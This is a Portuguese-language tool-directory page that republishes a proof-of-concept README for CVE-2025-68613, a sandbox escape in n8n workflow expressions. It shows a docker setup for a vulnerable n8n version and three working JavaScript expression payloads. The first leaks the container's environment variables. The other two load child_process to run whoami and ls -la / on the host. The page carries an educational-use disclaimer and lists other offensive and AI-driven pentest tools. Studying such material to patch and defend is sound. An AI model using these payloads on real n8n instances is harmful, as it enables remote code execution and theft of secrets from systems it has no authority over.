
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
poc_CVE-2025-68613 — POC para CVE-2025-68613 | Kitploit
Ferramentas/GitHubGitHub/reem-012/poc_cve-2025-68613
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubreem-012/poc_cve-2025-68613

poc_CVE-2025-68613

POC para CVE-2025-68613

Ver Repositório
26há 11 mesesAinda não revisado
Compartilhar

PoC: Escape do Sandbox do n8n (CVE-2025-68613)

Apenas para Fins Educacionais Esta Prova de Conceito demonstra uma vulnerabilidade crítica (CVE-2025-68613) no n8n. Não use isto em sistemas que você não possui ou para os quais não tem permissão explícita para testar.

Visão Geral da Vulnerabilidade

As versões do n8n anteriores à 1.122.0 contêm uma vulnerabilidade de Execução Remota de Código (RCE). Usuários autenticados podem contornar o sandbox de expressões e executar código arbitrário no sistema hospedeiro por meio de payloads JavaScript específicos no editor de expressões do workflow.

1. Configuração do Ambiente Vulnerável

Crie um volume de dados e execute uma versão vulnerável do n8n (ex.: v1.120.0).

# Criar volume para persistência
docker volume create n8n_data

# Executar instância vulnerável do n8n
docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  -v n8n_data:/home/node/.n8n \
  n8nio/n8n:1.120.0

2. Passos para Reprodução

Acessar a Interface

Navegue para http://localhost:5678 e complete a configuração inicial, se necessário.
Criar um Workflow

Clique em "Add Workflow" para iniciar um workflow em branco.
Adicionar um Nó Vulnerável



Adicione um nó Set ao workflow. Este nó permite definir valores que podem ser avaliados como expressões.
Configurar Expressão


No nó Set, modifique um parâmetro (ex.: value) e altere o tipo de entrada para Expression.
3. Payloads de Exploração

Insira os seguintes payloads no editor de expressões para demonstrar a vulnerabilidade.


Payload 1: Extração de Variáveis de Ambiente

Este payload acessa this.process.env para vazar variáveis de ambiente sensíveis do contêiner.

Payload:

{{ (function() {
  return JSON.stringify(this.process.env, null, 2);
})() }}

Resultado:
Payload 2: Execução Remota de Código (whoami)

Este payload contorna o sandbox acessando process.mainModule.require para carregar o módulo child_process, permitindo a execução de comandos arbitrários do sistema.

Payload:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('whoami').toString();
})() }}

Resultado: Verifica o contexto de usuário do processo em execução.


Payload 3: RCE Completa (Listar Diretório Raiz)

Demonstra a capacidade de navegar pelo sistema de arquivos.

Payload:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('ls -la /').toString();
})() }}

Resultado:
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    249

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →







